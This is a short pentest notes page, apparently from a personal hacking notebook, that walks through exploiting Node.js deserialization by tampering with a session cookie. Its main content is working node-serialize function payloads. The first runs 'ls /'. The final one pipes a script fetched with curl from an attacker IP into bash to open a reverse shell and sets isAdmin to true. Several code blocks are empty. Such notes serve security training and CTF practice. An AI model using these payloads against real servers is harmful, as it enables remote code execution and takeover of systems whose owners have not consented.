> For the complete documentation index, see [llms.txt](https://book.ice-wzl.xyz/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://book.ice-wzl.xyz/web/javascript-vulns.md).
# Javascript Vulnerabilities
## Javascript Deserializaiton
* Notice the assigned session cookie
*
```
```
* Attempt to decode the cookie in the `decoder` tab
*
```
```
* Attempt to modify the cookie by either
```
Cut the cookie in half to see if you can create a server error
Change the cookies values as seen below
```
*
```
```
*
```
```

* When we cut the cookie in half we get a server error
*
```
```
* We see that the web application is trying to unserialize the session cookie but it’s getting an error.
* Node Js de-serialization vulnerability is the easiest to exploit since the payload doesn’t change that much
*
```
```
* We will modify the following payload a bit to get it working
```
{"rce":"_$$ND_FUNC$$_function (){\n \t require('child_process').exec('ls /',
function(error, stdout, stderr) { console.log(stdout) });\n }()"}
```
* Encode the cookie and see if that payload works to get command injection
*
```
```
* Create a reverse shell script and make sure to `chmod +x` the script
* Final Payload
```
{"username":"_$$ND_FUNC$$_function (){\n \t require('child_process').exec('curl 10.8.2.58:8000/shell.sh | bash ', function(error, stdout, stderr) { console.log(stdout) });\n }()","isAdmin":true,"encoding": "utf-8"}
```
* Start your listener
* Encode the payload to `Base64` and then `URL Encode`
*
```
```
*
```
```
* Send the request, and get a rev shell!